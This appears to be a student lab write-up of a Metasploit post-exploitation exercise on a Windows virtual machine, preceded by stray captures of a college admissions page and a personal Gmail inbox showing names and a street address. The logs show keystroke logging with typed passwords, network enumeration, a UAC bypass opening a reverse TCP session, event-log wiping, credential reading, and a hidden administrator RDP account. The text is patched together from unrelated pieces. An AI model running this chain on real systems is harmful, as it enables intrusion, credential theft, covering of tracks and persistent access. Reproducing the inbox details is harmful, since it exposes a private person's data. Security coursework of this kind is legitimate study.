Log In
Supporting Documents
FLCC may request additional documents depending on your circumstances.
Proof of High School Equivalency
Spring Semester 2024
Application deadline is 4 PM on January 12, 2024
Registration deadline is noon on January 19, 2024
Classes begin on January 22, 2024
Resources
Admissions Office
One Stop Center
Contact Us
Admissions Office
Room 1075
(585) 785-1279
(585) 785-1734

F.


Gmail
Search in mail
Active
Compose
Inbox 617
Starred
Snoozed
Sent
Drafts 3
More
Labels
1–50 of 938
Michael Dulac Help Today - Hey, Looking for help between 10:30am and 3pm today for lunch if anyone is free and available. Let us know Michael Dulac Supervisor, Café & Market at Cro...
Michael Dulac Spring Semester - Hello All, It is that time of year again where we would like you to please fill out the attached form with your new availability for the spring se...
Dining Applicati...
Michael Dulac Sunday 11/26 - Hello, For those of you staying for the upcoming break we may need some extra help the Sunday after on 11/26. If you are looking for an extra shifts please...
Amazon.com Your Amazon.com order of "Spigen Rugged Armor..." has shipped! - Hi Shriram, your package is on the way! You can track it and check out when your package will arri...
Sam Shiah you don't need a 3.7 GPA - Have you ever been told that to become an investment banker, you need at least a 3.7 GPA? Hey Shriram, Have you ever been told that to bec...
Eduonix Lifetime Pass Price Going Up In 24 Hours - Grab Lifetime Membership Pass At $249 Hi Shriram, Last Day Of The Offer! It's Your Last Chance To Grab Lifetime Membersh...
Amazon.com Your Amazon.com order of "Spigen Rugged Armor...". - Amazon Order Confirmation Hello Shriram, Thank you for shopping with us. We'll send a confirmation when your...
PayPal Shriram, your October account statement is available. - Shriram Karpoora Sundara Pandian - Your October account statement is available. View Online PayPal Your Oc...
Sam Shiah 6 networking mistakes you're probably making right now - Screen Shot 2023-08-24 at 10.43.47 AM Hey friend! If you've found yourself struggling to make meaningful ...
Amazon.com Your Amazon.com order - Amazon Order Confirmation Hello Shriram, Thank you for shopping with us. We'll send a confirmation when your item ships. Details Order #112-...
Amazon Subscribe & . Your new subscription - Hi Shriram KP, Thank you for setting up a new auto-delivery with Subscribe & Save. SHIP TO 130 BALLANTYNE RD SUBSCRIPTION BULKSUPPLE...
Amazon.com Your Amazon.com order has shipped (#112-2729834-2304241) - Hi Shriram, your package is on the way! You can track it and check out when your package will arrive. ...
Michael Dulac Dish Help - Hello, Looking for someone to help in the dish room tomorrow 11/16 from 11am-4pm. If you want to work that shift please let us know Michael Dulac Supervisor,...
Amazon.com New holiday picks under $30 - Plus, don't miss out on the deal of the day!
Amazon.com Introducing Galaxy Tab S9 FE Series - Line up of Samsung Galaxy Tab S9 FE+ devices with a Smart Book Cover Meet the Samsung Galaxy Tab S9 FE Series The new stan...
Michael Dulac Help Closing Tonight - Hello, Looking for anyone who is free tonight and can come in and help close the Asian u from 5pm-9pm. Let us know Thanks Michael Dulac Super...
ITS Communications A Slack redesign is coming soon! - RIT Logo A Slack redesign is coming soon! Slack has been releasing a new, more intuitive design that helps you stay organized, focus...

G.



H.

```
meterpreter > keyscan_dump
Dumping captured keystrokes ...
note<CR>
<^H>hello world this is the check you are being monitored<^H><^H>ed<Shift><Left Windows>www.chase.com<CR>
bobbb<^H><^H>bobpassword<Shift><Left Windows>mycourses.<^H>.rit<CR>
bob3<^H>2bobpasswr<^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H>bobpassword2<Shift><Left Windows>flcc.edu<CR>
<Shift><Left Windows>mail.google.com<CR>
mai<CR>
<Shift><Left Windows>pain<CR>
```

I.

```
meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
```

Step 3 :

A.

```
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    background    Backgrounds the current session
    bg            Alias for background
    bgkill        Kills a background meterpreter script
    bglist        Lists running background scripts
    bgrun         Executes a meterpreter script as a background thread
    channel       Displays information or control active channels
    close         Closes a channel
    detach        Detach the meterpreter session (for http/https)
    disable_unic  Disables encoding of unicode strings
    ode_encoding
    enable_unico  Enables encoding of unicode strings
    de_encoding
    exit          Terminate the meterpreter session
    get_timeouts  Get the current session timeout values
    guid          Get the session GUID
    help          Help menu
    info          Displays information about a Post module
    irb           Open an interactive Ruby shell on the current session
    load          Load one or more meterpreter extensions
    machine_id    Get the MSF ID of the machine attached to the session
    migrate       Migrate the server to another process
    pivot         Manage pivot listeners
    pry           Open the Pry debugger on the current session
    quit          Terminate the meterpreter session
    read          Reads data from a channel
    resource      Run the commands stored in a file
    run           Executes a meterpreter script or Post module
    secure        (Re)Negotiate TLV packet encryption on the session
    sessions      Quickly switch to another session
    set_timeouts  Set the current session timeout values
    sleep         Force Meterpreter to go quiet, then re-establish session
    ssl_verify    Modify the SSL certificate verification setting
    transport     Manage the transport mechanisms
    use           Deprecated alias for "load"
    uuid          Get the UUID for the current session
    write         Writes data to a channel


Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    del           Delete the specified file
    dir           List files (alias for ls)
```

vArp :

```
meterpreter > arp

ARP cache
=========

    IP address       MAC address        Interface
    ----------       -----------        ---------
    10.211.55.1      00:1c:42:00:00:18  Parallels VirtIO Ethernet Adapter
    10.211.55.4      00:1c:42:b6:61:df  Parallels VirtIO Ethernet Adapter
    10.211.55.255    ff:ff:ff:ff:ff:ff  Parallels VirtIO Ethernet Adapter
    224.0.0.22       00:00:00:00:00:00  Software Loopback Interface 1
    224.0.0.22       01:00:5e:00:00:16  Parallels VirtIO Ethernet Adapter
    224.0.0.251      01:00:5e:00:00:fb  Parallels VirtIO Ethernet Adapter
    224.0.0.252      01:00:5e:00:00:fc  Parallels VirtIO Ethernet Adapter
    239.255.255.250  00:00:00:00:00:00  Software Loopback Interface 1
    239.255.255.250  01:00:5e:7f:ff:fa  Parallels VirtIO Ethernet Adapter
    255.255.255.255  ff:ff:ff:ff:ff:ff  Parallels VirtIO Ethernet Adapter
```

Ifconfig :

```
meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  6
============
Name         : Parallels VirtIO Ethernet Adapter
Hardware MAC : 00:1c:42:cb:dc:81
MTU          : 1500
IPv4 Address : 10.211.55.5
IPv4 Netmask : 255.255.255.0
IPv6 Address : fdb2:2c26:f4e4:0:167a:a089:a460:836d
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fdb2:2c26:f4e4:0:c5b4:a6e2:29b1:fe08
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::a932:e1a1:f8d9:e33d
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Ipconfig :

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface  6
============
Name         : Parallels VirtIO Ethernet Adapter
Hardware MAC : 00:1c:42:cb:dc:81
MTU          : 1500
IPv4 Address : 10.211.55.5
IPv4 Netmask : 255.255.255.0
IPv6 Address : fdb2:2c26:f4e4:0:167a:a089:a460:836d
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fdb2:2c26:f4e4:0:c5b4:a6e2:29b1:fe08
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::a932:e1a1:f8d9:e33d
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Netstat :

```
meterpreter > netstat

Connection list
===============

    Proto  Local address                  Remote address            State        User  Inode  PID/Program name
    -----  -------------                  --------------            -----        ----  -----  ----------------
    tcp    0.0.0.0:135                    0.0.0.0:*                 LISTEN       0     0      856/svchost.exe
    tcp    0.0.0.0:445                    0.0.0.0:*                 LISTEN       0     0      4/System
    tcp    0.0.0.0:5040                   0.0.0.0:*                 LISTEN       0     0      5684/svchost.exe
    tcp    0.0.0.0:49664                  0.0.0.0:*                 LISTEN       0     0      832/lsass.exe
    tcp    0.0.0.0:49665                  0.0.0.0:*                 LISTEN       0     0      660/wininit.exe
    tcp    0.0.0.0:49666                  0.0.0.0:*                 LISTEN       0     0      1488/svchost.exe
    tcp    0.0.0.0:49667                  0.0.0.0:*                 LISTEN       0     0      2132/svchost.exe
    tcp    0.0.0.0:49668                  0.0.0.0:*                 LISTEN       0     0      2052/spoolsv.exe
    tcp    0.0.0.0:49672                  0.0.0.0:*                 LISTEN       0     0      808/services.exe
    tcp    10.211.55.5:139                0.0.0.0:*                 LISTEN       0     0      4/System
    tcp    10.211.55.5:49420              20.25.241.18:44           ESTABLISHED  0     0      3556/svchost.exe
                                          3
    tcp    10.211.55.5:50629              10.211.55.4:146           ESTABLISHED  0     0      1356/Weissman?StudyGuide.ex
                                          18
    tcp    10.211.55.5:50956              44.218.241.241:           ESTABLISHED  0     0      5972/msedge.exe
                                          443
    tcp    10.211.55.5:51440              192.168.1.1:80            CLOSE_WAIT   0     0      5972/msedge.exe
    tcp    127.0.0.1:30631                0.0.0.0:*                 LISTEN       0     0      3492/prl_tools_service.exe
    tcp6   :::135                         :::*                      LISTEN       0     0      856/svchost.exe
    tcp6   :::445                         :::*                      LISTEN       0     0      4/System
    tcp6   :::49664                       :::*                      LISTEN       0     0      832/lsass.exe
    tcp6   :::49665                       :::*                      LISTEN       0     0      660/wininit.exe
    tcp6   :::49666                       :::*                      LISTEN       0     0      1488/svchost.exe
    tcp6   :::49667                       :::*                      LISTEN       0     0      2132/svchost.exe
    tcp6   :::49668                       :::*                      LISTEN       0     0      2052/spoolsv.exe
    tcp6   :::49672                       :::*                      LISTEN       0     0      808/services.exe
    tcp6   fdb2:2c26:f4e4:0:c5b4:a6e2:29b1 2600:141b:13:7a           ESTABLISHED  0     0      5972/msedge.exe
           :fe08:50698                    4::11a6:443
    tcp6   fdb2:2c26:f4e4:0:c5b4:a6e2:29b1 2a04:4e42:46::4           ESTABLISHED  0     0      5972/msedge.exe
           :fe08:50945                    85:443
    tcp6   fdb2:2c26:f4e4:0:c5b4:a6e2:29b1 2a04:4e42:46::4           ESTABLISHED  0     0      5972/msedge.exe
           :fe08:50946                    85:443
    tcp6   fdb2:2c26:f4e4:0:c5b4:a6e2:29b1 2a04:4e42:600::           ESTABLISHED  0     0      5972/msedge.exe
           :fe08:50948                    649:443
    tcp6   fdb2:2c26:f4e4:0:c5b4:a6e2:29b1 2a04:4e42:600::           ESTABLISHED  0     0      5972/msedge.exe
           :fe08:50949                    649:443
    tcp6   fdb2:2c26:f4e4:0:c5b4:a6e2:29b1 2600:141b:9000:           ESTABLISHED  0     0      5972/msedge.exe
           :fe08:51363                    :1725:7bb3:443
    udp    0.0.0.0:5050                   0.0.0.0:*                              0     0      5684/svchost.exe
    udp    0.0.0.0:5353                   0.0.0.0:*                              0     0      5972/msedge.exe
    udp    0.0.0.0:5353                   0.0.0.0:*                              0     0      2904/msedge.exe
    udp    0.0.0.0:5353                   0.0.0.0:*                              0     0      2904/msedge.exe
    udp    0.0.0.0:5353                   0.0.0.0:*                              0     0      2168/svchost.exe
    udp    0.0.0.0:5353                   0.0.0.0:*                              0     0      5972/msedge.exe
    udp    0.0.0.0:5355                   0.0.0.0:*                              0     0      2168/svchost.exe
    udp    0.0.0.0:59893                  0.0.0.0:*                              0     0      2168/svchost.exe
```

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask          Gateway      Metric  Interface
    ------           -------          -------      ------  ---------
    0.0.0.0          0.0.0.0          10.211.55.1  15      6
    10.211.55.0      255.255.255.0    10.211.55.5  271     6
    10.211.55.5      255.255.255.255  10.211.55.5  271     6
    10.211.55.255    255.255.255.255  10.211.55.5  271     6
    127.0.0.0        255.0.0.0        127.0.0.1    331     1
    127.0.0.1        255.255.255.255  127.0.0.1    331     1
    127.255.255.255  255.255.255.255  127.0.0.1    331     1
    224.0.0.0        240.0.0.0        127.0.0.1    331     1
    224.0.0.0        240.0.0.0        10.211.55.5  271     6
    255.255.255.255  255.255.255.255  127.0.0.1    331     1
    255.255.255.255  255.255.255.255  10.211.55.5  271     6


IPv6 network routes
===================

    Subnet                       Netmask                     Gateway                Metric  Interface
    ------                       -------                     -------                ------  ---------
    ::                           ffff:ffff::                 fe80::21c:42ff:fe00:18 271     6
    ::1                          ffff:ffff:ffff:ffff:ffff:ffff  ::                  271     1
                                 :ffff:ffff
    fdb2:2c26:f4e4::             ffff:ffff:ffff:ffff:ffff:ffff  ::                  271     6
                                 ::
    fdb2:2c26:f4e4:0:167a:a089:a4  ffff:ffff:ffff:ffff:ffff:ffff  ::                  271     6
    60:836d                      :ffff:ffff
    fdb2:2c26:f4e4:0:c5b4:a6e2:29  ffff:ffff:ffff:ffff:ffff:ffff  ::                  271     6
    b1:fe08                      :ffff:ffff
    fe80::                       ffff:ffff:ffff:ffff:ffff:ffff  ::                  271     6
                                 ::
    fe80::a932:e1a1:f8d9:e33d    ffff:ffff:ffff:ffff:ffff:ffff  ::                  271     6
                                 :ffff:ffff
    ff00::                       ff00::                      ::                     271     1
    ff00::                       ff00::                      ::                     271     6
```

B.

```
meterpreter > shell
Process 4296 created.
Channel 1 created.
'\\Mac\Home\Downloads'
CMD.EXE was started with the above path as the current directory.
UNC paths are not supported.  Defaulting to Windows directory.
Microsoft Windows [Version 10.0.22621.2506]
(c) Microsoft Corporation. All rights reserved.

C:\Windows>
```

C.

```
C:\Windows>arp -a
arp -a

Interface: 10.211.55.5 --- 0x6
  Internet Address      Physical Address      Type
  10.211.55.1           00-1c-42-00-00-18     dynamic
  10.211.55.4           00-1c-42-b6-61-df     dynamic
  10.211.55.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

D.

```
C:\Windows>ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : DINOKP4677
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : localdomain

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : localdomain
   Description . . . . . . . . . . . : Parallels VirtIO Ethernet Adapter
   Physical Address. . . . . . . . . : 00-1C-42-CB-DC-81
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : fdb2:2c26:f4e4:0:167a:a089:a460:836d(Preferred)
   Temporary IPv6 Address. . . . . . : fdb2:2c26:f4e4:0:c5b4:a6e2:29b1:fe08(Preferred)
   Link-local IPv6 Address . . . . . : fe80::a932:e1a1:f8d9:e33d%6(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.211.55.5(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Thursday, November 16, 2023 11:54:01 AM
   Lease Expires . . . . . . . . . . : Thursday, November 16, 2023 12:58:27 PM
   Default Gateway . . . . . . . . . : fe80::21c:42ff:fe00:18%6
                                       10.211.55.1
   DHCP Server . . . . . . . . . . . : 10.211.55.1
   DHCPv6 IAID . . . . . . . . . . . : 83893314
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2C-DC-DE-DD-00-1C-42-CB-DC-81
   DNS Servers . . . . . . . . . . . : fe80::21c:42ff:fe00:18%6
                                       10.211.55.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

E.

```
C:\Windows>ipconfig /displaydns
ipconfig /displaydns

Windows IP Configuration

    mac
    ----------------------------------------
    Record Name . . . . . : Mac
    Record Type . . . . . : 1
    Time To Live  . . . . : 596864
    Data Length . . . . . : 4
    Section . . . . . . . : Answer
    A (Host) Record . . . : 0.0.0.0

    mac
    ----------------------------------------
    No records of type AAAA

    psf
    ----------------------------------------
    No records of type AAAA

    psf
    ----------------------------------------
    Record Name . . . . . : psf
    Record Type . . . . . : 1
    Time To Live  . . . . : 596864
    Data Length . . . . . : 4
    Section . . . . . . . : Answer
    A (Host) Record . . . : 0.0.0.0

    0.0.0.0.in-addr.arpa
    ----------------------------------------
    Record Name . . . . . : 0.0.0.0.in-addr.arpa.
    Record Type . . . . . : 12
    Time To Live  . . . . : 596864
    Data Length . . . . . : 8
    Section . . . . . . . : Answer
    PTR Record  . . . . . : .psf

    Record Name . . . . . : 0.0.0.0.in-addr.arpa.
    Record Type . . . . . : 12
    Time To Live  . . . . : 596864
    Data Length . . . . . : 8
    Section . . . . . . . : Answer
    PTR Record  . . . . . : Mac

    Record Name . . . . . : 0.0.0.0.in-addr.arpa.
    Record Type . . . . . : 12
    Time To Live  . . . . : 596864
    Data Length . . . . . : 8
    Section . . . . . . . : Answer
    PTR Record  . . . . . : psf
```

F.

```
C:\Windows>ipconfig /flushdns
ipconfig /flushdns

Windows IP Configuration

Successfully flushed the DNS Resolver Cache.
```

```
C:\Windows>ipconfig /displaydns
ipconfig /displaydns

Windows IP Configuration

    mac
    ----------------------------------------
    No records of type AAAA

    mac
    ----------------------------------------
    Record Name . . . . . : Mac
    Record Type . . . . . : 1
    Time To Live  . . . . : 596793
    Data Length . . . . . : 4
    Section . . . . . . . : Answer
    A (Host) Record . . . : 0.0.0.0


    psf
    ----------------------------------------
    No records of type AAAA


    psf
    ----------------------------------------
    Record Name . . . . . : psf
    Record Type . . . . . : 1
    Time To Live  . . . . : 596793
    Data Length . . . . . : 4
    Section . . . . . . . : Answer
    A (Host) Record . . . : 0.0.0.0


    0.0.0.0.in-addr.arpa
    ----------------------------------------
    Record Name . . . . . : 0.0.0.0.in-addr.arpa.
    Record Type . . . . . : 12
    Time To Live  . . . . : 596793
    Data Length . . . . . : 8
    Section . . . . . . . : Answer
    PTR Record  . . . . . : .psf

    Record Name . . . . . : 0.0.0.0.in-addr.arpa.
    Record Type . . . . . : 12
    Time To Live  . . . . : 596793
    Data Length . . . . . : 8
    Section . . . . . . . : Answer
    PTR Record  . . . . . : Mac

    Record Name . . . . . : 0.0.0.0.in-addr.arpa.
    Record Type . . . . . : 12
    Time To Live  . . . . : 596793
    Data Length . . . . . : 8
    Section . . . . . . . : Answer
    PTR Record  . . . . . : psf
```

G.

I am having problem with wireshark in host machine.

```
┌──(parallels㉿kali-gnu-linux-2023)-[~/Desktop]
└─$ ping 10.211.55.5
PING 10.211.55.5 (10.211.55.5) 56(84) bytes of data.
^C
── 10.211.55.5 ping statistics ──
231 packets transmitted, 0 received, 100% packet loss, time 235523ms
```

H.

```
meterpreter > shell
Process 7272 created.
Channel 2 created.
'\\Mac\Home\Downloads'
CMD.EXE was started with the above path as the current directory.
UNC paths are not supported.  Defaulting to Windows directory.
Microsoft Windows [Version 10.0.22621.2506]
(c) Microsoft Corporation. All rights reserved.

C:\Windows>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
```

Step 4 :

A.

```
meterpreter > shell
Process 7272 created.
Channel 2 created.
'\\Mac\Home\Downloads'
CMD.EXE was started with the above path as the current directory.
UNC paths are not supported.  Defaulting to Windows directory.
Microsoft Windows [Version 10.0.22621.2506]
(c) Microsoft Corporation. All rights reserved.

C:\Windows>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
```

Step 5 :


A.

```
meterpreter > clearev
[*] Wiping 1299 records from Application...
[-] stdapi_sys_eventlog_clear: Operation failed: Access is denied.
```

B.


```
meterpreter > background
[*] Backgrounding session 3...
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > session -i
[-] Unknown command: session
msf6 exploit(windows/local/bypassuac_fodhelper) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x64/windows  DINOKP4677\dinokp @ DINOKP4677  10.211.55.4:14618 → 10.211.55.5:51587 (10.211.55.5)
  2         meterpreter x64/windows  DINOKP4677\dinokp @ DINOKP4677  10.211.55.4:14618 → 10.211.55.5:51588 (10.211.55.5)
  3         meterpreter x64/windows  DINOKP4677\dinokp @ DINOKP4677  10.211.55.4:14618 → 10.211.55.5:51589 (10.211.55.5)

msf6 exploit(windows/local/bypassuac_fodhelper) > set session 3
session ⇒ 3
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started reverse TCP handler on 10.211.55.4:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\system32\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175686 bytes) to 10.211.55.5
[*] Cleaining up registry keys ...
[*] Meterpreter session 4 opened (10.211.55.4:4444 → 10.211.55.5:51600) at 2023-11-16 14:34:25 -0500
```

C.




Credential manager credentials were read here…

D.



E.



All logs are cleared here…

Step 6 :

A.

```
meterpreter > info post/windows/manage/enable_rdp

       Name: Windows Manage Enable Remote Desktop
     Module: post/windows/manage/enable_rdp
   Platform: Windows
       Arch:
       Rank: Normal

Provided by:
  Carlos Perez <carlos_perez@darkoperator.com>

Compatible session types:
  Meterpreter

Basic options:
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  ENABLE    true             no        Enable the RDP Service and Firewall Exception.
  FORWARD   false            no        Forward remote port 3389 to local Port.
  LPORT     3389             no        Local port to forward remote connection.
  PASSWORD                   no        Password for the user created.
  SESSION                    yes       The session to run this module on
  USERNAME                   no        The username of the user to create.

Description:
  This module enables the Remote Desktop Service (RDP). It provides the options to create
  an account and configure it to be a member of the Local Administrators and
  Remote Desktop Users group. It can also forward the target's port 3389/tcp.


Module options (post/windows/manage/enable_rdp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   ENABLE    true             no        Enable the RDP Service and Firewall Exception.
   FORWARD   false            no        Forward remote port 3389 to local Port.
   LPORT     3389             no        Local port to forward remote connection.
   PASSWORD                   no        Password for the user created.
   SESSION                    yes       The session to run this module on
   USERNAME                   no        The username of the user to create.
```

B.

```
meterpreter > run post/windows/manage/enable_rdp username=dino password=dinokp

[*] Enabling Remote Desktop
[*]     RDP is already enabled
[*] Setting Terminal Services service startup mode
[*]     Terminal Services service is already set to auto
[*]     Opening port in local firewall if necessary
[*] Setting user account for logon
[*]     Adding User: dino with Password: dinokp
[*]     Adding User: dino to local group 'Remote Desktop Users'
[*]     Hiding user from Windows Login screen
[*]     Adding User: dino to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup execute Meterpreter resource file: /home/parallels/.msf4/loot/20231116144302_default_10.211.55.5_host.w
indows.cle_423133.txt
```

